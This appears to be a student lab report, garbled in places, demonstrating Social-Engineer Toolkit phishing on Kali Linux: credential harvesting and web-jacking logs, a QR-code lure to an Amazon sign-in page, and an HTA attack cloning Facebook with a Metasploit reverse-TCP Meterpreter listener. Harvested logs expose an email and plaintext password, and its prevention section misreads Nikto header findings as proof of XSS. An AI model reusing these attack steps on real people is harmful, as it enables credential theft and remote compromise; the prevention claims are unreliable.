8-30|fls-eu-amazon-com|adblk_no|page-source:device|csm-feature-touch-enabled:false|ajax-transition&viz=visible:11&pty=Au
thenticationPortal&spty=SignInClaimCollect&pti=undefined&tid=Y57RRGT378B1GF9DQ3SA&aftb=1&ui=2 HTTP/1.1" 404 -
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PARAM: appActionToken=8UWrdIzgWSD0oAAyeEptE1E9Dwkj3D
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PARAM: subPageType=SignInClaimCollect
PARAM: openId.return_to=ape:aHR0cHM6Ly93d3cuYwIhem9uLm1uL3lvdXItYWNjb3VudD9yZWZlPW5hd195YV9zaWduaW4=
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POSSIBLE PASSWORD FIELD FOUND: password=
PARAM: create=0
PARAM: metadata1=ECdITeCs:LeofwRBFwnugTffxQ/+OxUC9YzJVdiGBEJub0DRfj4MSrmQAi+qL17RpnbgYYERcKvWcGoE75W4B896/g2NZd2z5X+2+5u
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
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Select root@DESKTOP-K6N279P: ~
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[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

172.27.176.1 - - [09/Nov/2022 10:05:28] "POST /257-1564571-9194814 HTTP/1.1" 302 -
172.27.176.1 - - [09/Nov/2022 10:06:01] "GET / HTTP/1.1" 200 -
172.27.176.1 - - [09/Nov/2022 10:06:04] "GET /ap/uedata?ld&v=0.229559.0&id=EWQUF03UFGKCMAS8702D0&sw=1366&sh=768&vw=1366&v
h=657&m=1&sc=EWQUF03UFGKCMAS8702D0&ue=12&bb=399&cf=575&be=592&fp=883&fcp=883&pc=2341&tc=-1231&na=-1231&ul=-166796856234
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22.2-2022-08-30|fls-eu-amazon-com|adblk_no|page-source:device|ajax-transition&viz=visible:11&pty=AuthenticationPortal&sp
ty=SignInClaimCollect&pti=undefined&tid=Y57RRGT378B1GF9DQ3SA&aftb=1 HTTP/1.1" 404 -
172.27.176.1 - - [09/Nov/2022 10:06:07] "GET /ap/uedata?at&v=0.229559.0&id=EWQUF03UFGKCMAS8702D0&ctb=1&m=1&sc=EWQUF03UFGK
CMAS8702D0&pc=4786&at=4790&t=1667968567131&csmtags=csm-feature-touch-enabled:false|ajax-transition&pty=AuthenticationPort
al&spty=SignInClaimCollect&pti=undefined&tid=Y57RRGT378B1GF9DQ3SA&aftb=1 HTTP/1.1" 404 -
172.27.176.1 - - [09/Nov/2022 10:06:07] "GET /ap/uedata?at&v=0.229559.0&id=EWQUF03UFGKCMAS8702D0&ctb=1&m=1&sc=EWQUF03UFGK
CMAS8702D0&pc=5057&at=5065&t=1667968567406&csmtags=ajax-transition&pty=AuthenticationPortal&spty=SignInClaimCollect&pti=
undefined&tid=Y57RRGT378B1GF9DQ3SA&aftb=1&ui=2 HTTP/1.1" 404 -
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## 2)Web-Jacking Method:



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root@DESKTOP-K6N279P: ~  
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The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.  
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3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
99) Return to Main Menu  
set:webattack>5
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root@DESKTOP-K6N279P: ~  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
99) Return to Main Menu  
set:webattack>5  
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.  
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.  
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
99) Return to Webattack Menu  
set:webattack>2
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[*] root@DESKTOP-TOP-K6N2T9P:~  
-WebKitFormBoundary/Dt7zGSCOpP19Dv0r-  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
172.20.32.1 - - [26/Oct/2022 14:04:18] "POST /ajax/bz/?_a=1&_ccg=EXCELLENT&_comet_req=0&_dyn=7xe6E5aQ1PyUbFuC1swgE98nwGU29zEdEc8uwdk0lW4o3BwSVCwjE3awBg782CW8G1QwSMkd  
mU0U0eH4y1N0SU2ssdqHQ0zew4KwsrwSYE158ZwrU19E8&_hs=19291.8PX3ADEFAULT.2.0.0.00_hsi=1587362650369604058_rev=2&_rev=10064665818_s=7fh5q1k3Aqilzlg1k3A15sqwk8_spin  
le=trunk&_spin_r=10064665818_spin_t=16667731728_user=0&dpr=1&jazost=21021&sld=Avq_PmrLj4s HTTP/1.1" 302 -  
[*] WE GOT A HIT! Printing the output:  
PARAM: jazost=21021  
PARAM: sld=Avq_PmrLj4s  
PARAM: display=  
PARAM: isprivate=  
PARAM: return_session=  
POSSIBLE USERNAME FIELD FOUND: skip_api_login=  
PARAM: signed_next=  
PARAM: trynum=1  
PARAM: timezone=-330  
PARAM: lngid=ny3J1jozMzy2LCJoIjo3HjgsImF3IjoxMzy2LC3haCI6nzI4LC3jiJoyIH0=  
PARAM: lngnrd=013252_zIP=  
PARAM: lngjs=1666773257  
POSSIBLE USERNAME FIELD FOUND: email=shivaniboggavarapu@gmail.com  
POSSIBLE PASSWORD FIELD FOUND: pass=shivani  
PARAM: prefill_contact_point=shivaniboggavarapu@gmail.com  
PARAM: prefill_source=browser_dropdown  
PARAM: prefill_type=contact_point  
PARAM: first_prefill_source=browser_dropdown  
PARAM: first_prefill_type=contact_point  
PARAM: had_cp_prefilled=true  
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false  
PARAM: ab_test_data=AAAAAFa/fA/AAAAAAAAAAAAAAAAAAAAAAfAAAAAAA//f/AAAAADAAA  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
172.20.32.1 - - [26/Oct/2022 14:04:23] "POST /device-based/regular/login/?login_attempt=1&lvr=100 HTTP/1.1" 302 -  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: -----WebKitFormBoundary4VyhkSVzb1P7ga  
Content-Disposition: form-data; name="ts"  
  
1666773265053  
-----WebKitFormBoundary4VyhkSVzb1P7ga  
Content-Disposition: form-data; name="q"  
  
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POSSIBLE USERNAME FIELD FOUND: email=shivaniboggavarapu@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=shivani
```



root@DESKTOP-K6N279P: ~

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
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- 7) Wireless Access Point Attack Vector
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- 9) Powershell Attack Vectors
- 10) Third Party Modules
- 99) Return back to the main menu.

set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): [https://www.amazon.in/ap/signin?openid.pape.max\\_auth\\_age=900&openid.return\\_to=https%3A%2F%2Fwww.amazon.in%2Fgp%2Fyourstore%2Fhome%3Fpath%3D%252Fgp%252Fyourstore%252Fhome%26useRedirectOnSuccess%3D1%26signIn%3D1%26action%3Dsign-out%26ref\\_%3Dnav\\_AccountFlyout\\_signout&openid.assoc\\_handle=inflex&openid.mode=checkid\\_setup&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0](https://www.amazon.in/ap/signin?openid.pape.max_auth_age=900&openid.return_to=https%3A%2F%2Fwww.amazon.in%2Fgp%2Fyourstore%2Fhome%3Fpath%3D%252Fgp%252Fyourstore%252Fhome%26useRedirectOnSuccess%3D1%26signIn%3D1%26action%3Dsign-out%26ref_%3Dnav_AccountFlyout_signout&openid.assoc_handle=inflex&openid.mode=checkid_setup&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0)

[\*] QRCode has been generated under /root/.set/reports/qrcode\_attack.png

Press <return> to continue

root@DESKTOP-K6N279P: ~/.set/reports

(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely want to install supplementary tools. Learn how:  
<https://www.kali.org/docs/troubleshooting/common-minimum-setup/>

(Run: "touch ~/.hushlogin" to hide this message)

(shivani@DESKTOP-K6N279P)-[~]

\$ cd /root/.set/reports

-bash: cd: /root/.set/reports: Permission denied

(shivani@DESKTOP-K6N279P)-[~]

\$ sudo su -

[sudo] password for shivani:

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(root@DESKTOP-K6N279P)-[~]

# cd /root/.set/reports

-bash: cd /root/.set/reports: No such file or directory

(root@DESKTOP-K6N279P)-[~]

# cd /root/.set/reports/

(root@DESKTOP-K6N279P)-[~/set/reports]

# ls

qrcode\_attack.png

(root@DESKTOP-K6N279P)-[~/set/reports]

root@DESKTOP-K6N279P: ~/.set/reports

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(root@DESKTOP-K6N279P)-[~/.set/reports]
# ls
qrcode_attack.png

(root@DESKTOP-K6N279P)-[~/.set/reports]
# cp qrcode_attack.png/root/Desktop/
cp: missing destination file operand after 'qrcode_attack.png/root/Desktop/'
Try 'cp --help' for more information.

(root@DESKTOP-K6N279P)-[~/.set/reports]
# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

(root@DESKTOP-K6N279P)-[~/.set/reports]
# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

(root@DESKTOP-K6N279P)-[~/.set/reports]
# cp qrcode_attack.png
cp: missing destination file operand after 'qrcode_attack.png'
Try 'cp --help' for more information.
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root@DESKTOP-K6N279P: ~/.set/reports

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(root@DESKTOP-K6N279P)-[~/.set/reports]
# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

(root@DESKTOP-K6N279P)-[~/.set/reports]
# cp qrcode_attack.png /root/
cp: cannot create regular file '/root/': Not a directory

(root@DESKTOP-K6N279P)-[~/.set/reports]
# cp qrcode_attack.png /root/Desktop/sem5
cp: cannot create regular file '/root/Desktop/sem5': No such file or directory

(root@DESKTOP-K6N279P)-[~/.set/reports]
# cp qrcode_attack.png /root/Desktop/css
cp: cannot create regular file '/root/Desktop/css': No such file or directory

(root@DESKTOP-K6N279P)-[~/.set/reports]
# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

(root@DESKTOP-K6N279P)-[~/.set/reports]
# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

(root@DESKTOP-K6N279P)-[~/.set/reports]
# sudo cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

(root@DESKTOP-K6N279P)-[~/.set/reports]
# mkdir -p /root/Desktop

(root@DESKTOP-K6N279P)-[~/.set/reports]
# cp qrcode_attack.png /root/Desktop/
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root@DESKTOP-K6N279P: ~/.set/reports
# cp qrcode_attack.png /root/Desktop/
cp: cannot create regular file '/root/Desktop/': Not a directory

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cp: cannot create regular file '/root/Desktop/': Not a directory

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# cp qrcode_attack.png /Desktop/
cp: cannot create regular file '/Desktop/': Not a directory

# mkdir -p /Desktop

# cp qrcode_attack.png /Desktop/

#
```

Path of the QR Code :

 qrcode_attack.jpg	31-10-2022 02:47 PM	JPG File	21 KB
 regedit.exe	01-05-2021 05:59 AM	Application	362 KB
 RtCRU64.exe	15-12-2016 03:06 PM	Application	4,248 KB
 RtlExUpd.dll	16-01-2018 03:10 AM	Application exten...	2,790 KB
 setuperr.log	30-04-2021 04:39 PM	Text Document	0 KB
 splwow64.exe	15-09-2022 12:12 PM	Application	160 KB



#### 4) HTA -Attack Method:

root@DESKTOP-K6N279P: ~

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[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```

Select from the menu:

- 1) Spear-Phishing Attack Vectors
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- 4) Create a Payload and Listener
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- 99) Return back to the main menu.

set> 2

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- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>7



root@DESKTOP-K6N279P: ~

set:webattack>7

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

[\*] SET supports both HTTP and HTTPS

[\*] Example: http://www.thisisafakesite.com

set:webattack> Enter the url to clone:https://www.facebook.com/

[\*] HTA Attack Vector selected. Enter your IP, Port, and Payload...

set> IP address or URL (www.ex.com) for the payload listener (LHOST) [172.27.178.88]:

Enter the port for the reverse payload [443]:

Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP

root@DESKTOP-K6N279P: ~

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set:webattack> Enter the url to clone:https://www.facebook.com/

[\*] HTA Attack Vector selected. Enter your IP, Port, and Payload...

set> IP address or URL (www.ex.com) for the payload listener (LHOST) [172.27.178.88]:

Enter the port for the reverse payload [443]:

Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3

[\*] Generating powershell injection code and x86 downgrade attack...

[\*] Embedding HTA attack vector and PowerShell injection...

[\*] Automatically starting Apache for you...


Starting Apache httpd web server: apache2.

[\*] Cloning the website: https://login.facebook.com/login.php



[\*] This could take a little bit...

[\*] Copying over files to Apache server...

[\*] Launching Metasploit.. Please wait one.



```
root@DESKTOP-K6N279P: ~  
=[ metasploit v6.2.22-dev ]  
+ -- ==[ 2256 exploits - 1187 auxiliary - 402 post ]  
+ -- ==[ 951 payloads - 45 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit tip: Start commands with a space to avoid saving  
them to history  
Metasploit Documentation: https://docs.metasploit.com/  
  
[*] Processing /root/.set//meta_config for ERB directives.  
resource (/root/.set//meta_config)> use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
resource (/root/.set//meta_config)> set LHOST 172.27.178.88  
LHOST => 172.27.178.88  
resource (/root/.set//meta_config)> set LPORT 443  
LPORT => 443  
resource (/root/.set//meta_config)> set ExitOnSession false  
ExitOnSession => false  
resource (/root/.set//meta_config)> set EnableStageEncoding true  
EnableStageEncoding => true  
resource (/root/.set//meta_config)> exploit -j  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
[*] Started reverse TCP handler on 172.27.178.88:443  
msf6 exploit(multi/handler) >
```



## 4.2) PREVENTIONS

Niko tool to make user realise that they are opening a site containing HTA attack .

```
root@DESKTOP-K6N279P: ~  
E: Command line option 'g' [from -get] is not understood in combination with the other options.  
  
(root@DESKTOP-K6N279P)-[~]  
# sudo apt install nikto  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  libperl5.34 perl-modules-5.34  
Use 'sudo apt autoremove' to remove them.  
The following additional packages will be installed:  
  libnet-ssleay-perl perl-openssl-defaults  
Suggested packages:  
  debhelper  
The following NEW packages will be installed:  
  libnet-ssleay-perl nikto perl-openssl-defaults  
0 upgraded, 3 newly installed, 0 to remove and 152 not upgraded.  
Need to get 738 kB of archives.  
After this operation, 3824 kB of additional disk space will be used.  
Do you want to continue? [Y/n] y  
Get:1 http://http.kali.org/kali kali-rolling/main amd64 perl-openssl-defaults amd64 7+b1 [7924 B]  
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libnet-ssleay-perl amd64 1.92-2+b1 [317 kB]  
Get:3 http://http.kali.org/kali kali-rolling/non-free amd64 nikto all 1:2.1.6+git20190310-0kali3 [413 kB]  
Fetched 738 kB in 3s (279 kB/s)  
Selecting previously unselected package perl-openssl-defaults:amd64.  
(Reading database ... 105822 files and directories currently installed.)  
Preparing to unpack .../perl-openssl-defaults_7+b1_amd64.deb ...  
Unpacking perl-openssl-defaults:amd64 (7+b1) ...  
Selecting previously unselected package libnet-ssleay-perl:amd64.  
Preparing to unpack .../libnet-ssleay-perl_1.92-2+b1_amd64.deb ...  
Unpacking libnet-ssleay-perl:amd64 (1.92-2+b1) ...  
Selecting previously unselected package nikto.  
Preparing to unpack .../nikto_1%3a2.1.6+git20190310-0kali3_all.deb ...  
Unpacking nikto (1:2.1.6+git20190310-0kali3) ...  
Setting up perl-openssl-defaults:amd64 (7+b1) ...  
Setting up libnet-ssleay-perl:amd64 (1.92-2+b1) ...  
Setting up nikto (1:2.1.6+git20190310-0kali3) ...  
  
(root@DESKTOP-K6N279P)-[~]  
# sudo nikto -h  
Option host requires an argument  
  
-config+      Use this config file  
-Display+     Turn on/off display outputs  
-dbcheck      check database and other key files for syntax errors  
-Format+      save file (-o) format  
-Help         Extended help information  
-host+        target host/URL  
-id+          Host authentication to use, format is id:pass or id:pass:realm  
-list-plugins List all available plugins  
-output+      Write output to this file  
-noss1        Disables using SSL  
-no404        Disables 404 checks  
-Plugins+     List of plugins to run (default: ALL)  
-port+        Port to use (default 80)  
-root+        Prepend root value to all requests, format is /directory  
-ssl          Force ssl mode on port
```

First scan the normal existing URL :

```
root@DESKTOP-K6N279P: ~
# sudo nikto -h https://www.facebook.com/
- Nikto v2.1.6

-----
+ Target IP: 157.240.242.35
+ Target Hostname: www.facebook.com
+ Target Port: 443
-----
+ SSL Info: Subject: /C=US/ST=California/L=Menlo Park/O=Facebook, Inc./CN=*.facebook.com
Altnames: *.facebook.com, *.facebook.net, *.fbcdn.net, *.fbstatic.com, *.m.facebook.com, *.messenger.com, *.xx.fbcdn.net, *.xy.fbcdn.net, *.xz.fbcdn.net, facebook.com, messenger.com
Ciphers: TLS_CHACHA20_POLY1305_SHA256
Issuer: /C=US/O=DigiCert Inc/OU=www.digicert.com/CN=DigiCert SHA2 High Assurance Server CA
+ Start Time: 2022-11-05 23:41:27 (GMT5.5)
-----
+ Server: No banner retrieved
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'x-fb-debug' found, with contents: c6LuyA7J8TT0v8BfexKCGcP1dasloBng73Bu9UY5cFZHzeTfs6sjv58si3bUejIIzd2vnVdwXRDWg6r50xEQew==
+ Uncommon header 'x-fb-rlafr' found, with contents: 0
+ Uncommon header 'alt-svc' found, with contents: h3=":443"; ma=86400
+ Uncommon header 'document-policy' found, with contents: force-load-at-top
+ Uncommon header 'cross-origin-opener-policy' found, with contents: same-origin-allow-popups
+ Uncommon header 'report-to' found, with contents: {"max_age":259200,"endpoints":[{"url":"https://www.facebook.com/ajax/browser_error_reports/?device_level=unknown"}]}
+ The site uses SSL and Expect-CT header is not present.
+ Uncommon header 'cross-origin-resource-policy' found, with contents: same-origin
+ Uncommon header 'priority' found, with contents: u=3,i
```

This shows there is no attack on original website :

```
+ Server: No banner retrieved
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'x-fb-debug' found, with contents: c6LuyA7J8TT0v8BfexKCGcP1dasloBng73Bu9UY5cFZHzeTfs6sjv58si3bUejIIzd2vnVdwXRDWg6r50xEQew==
+ Uncommon header 'x-fb-rlafr' found, with contents: 0
```

```
root@DESKTOP-K6N279P: ~
# sudo nikto -h 172.30.77.68
- Nikto v2.1.6

-----
+ Target IP: 172.30.77.68
+ Target Hostname: 172.30.77.68
+ Target Port: 80
+ Start Time: 2022-11-05 23:46:11 (GMT5.5)
-----
+ Server: Apache/2.4.54 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 11ff4, size: 5ecbcb2135905, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources.
```

```
root@DESKTOP-K6N279P: ~
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 11ff4, size: 5ecbcb2135905, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources.
+ 7916 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2022-11-05 23:47:33 (GMT5.5) (82 seconds)
-----
+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.54) are not in
the Nikto 2.1.6 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
- Sent updated info to cirt.net -- Thank you!

~(root@DESKTOP-K6N279P)-[~]
```

This shows that there is xss attack on the website where we performed the HTA attack:

```
-----
+ Server: Apache/2.4.54 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
```

File Encryption for Credential-Harvester, Web-Jacking and QR-Code Scanner attacks:

```
root@DESKTOP-K6N279P: ~/test
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
  https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
~(shivani@DESKTOP-K6N279P)-[~]
~$ sudo su -
[sudo] password for shivani:
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
  https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
~(root@DESKTOP-K6N279P)-[~]
~# cd test

~(root@DESKTOP-K6N279P)-[~/test]
~# vi test.txt

~(root@DESKTOP-K6N279P)-[~/test]
~# cat test.txt
am shivani of isaa

~(root@DESKTOP-K6N279P)-[~/test]
~# cccrypt -e test.txt
Enter encryption key:
```

root@DESKTOP-K6N279P: ~/test

(Run: "touch ~/.hushlogin" to hide this message)

(root@DESKTOP-K6N279P)~#

# cd test

(root@DESKTOP-K6N279P)~/test#

# vi test.txt

(root@DESKTOP-K6N279P)~/test#

# cat test.txt

am shivani of isaa

(root@DESKTOP-K6N279P)~/test#

# cccrypt -e test.txt

Enter encryption key:

Enter encryption key: (repeat)

(root@DESKTOP-K6N279P)~/test#

# cat test.txt.cpt

IB@@@;'3 ,m7>o@:?\*Kc+U[

(root@DESKTOP-K6N279P)~/test#

# cccrypt -d test.txt.cpt

Enter decryption key:

(root@DESKTOP-K6N279P)~/test#

# cat test.txt

am shivani of isaa

(root@DESKTOP-K6N279P)~/test#

#

root@DESKTOP-K6N279P: ~/test

am shivani of isaa

```
root@DESKTOP-K6N279P: ~/test
# vi test.txt
(root@DESKTOP-K6N279P)-[~/test]
# ls -al /usr/share/nmap/scripts/ | grep -e "vulners"
-rw-r--r-- 1 root root 7077 Oct 6 20:13 vulners.nse
(root@DESKTOP-K6N279P)-[~/test]
# sudo nmap -sV -p21-8080 --script vulners 172.26.156.191
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-06 23:09 IST
Nmap scan report for 172.26.156.191
Host is up (0.000015s latency).
All 8060 scanned ports on 172.26.156.191 are in ignored states.
Not shown: 8060 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.29 seconds

(root@DESKTOP-K6N279P)-[~/test]
# sudo nmap -sV -p21-8080 --script vulners 192.168.1.217
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-06 23:11 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 4.17 seconds

(root@DESKTOP-K6N279P)-[~/test]
#
```

## 5 CONCLUSION

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Built a WhatsApp clone system capable of sending and receiving messages basically a chatbot using MERN stack. The messages are sent through postman and the database used is MongoDB frontend is built using ReactJS. Then sent some malicious links to the user impersonating as an attacker and when the user clicks on the links the user is redirected to the webpage created by us and when the user tries to login using his credentials we steal user credentials which is phishing attack. The other attack created is called HTA (HTML application) attack which can install a payload to the user system and is prevented by scanning the vulnerabilities of the website before opening it using Nikto tool. The other is the QR Code generator attack if the user scans the QR Code then he is again redirected to the link where user credentials can be stolen. We have used Kali Linux Software engineering toolkit to 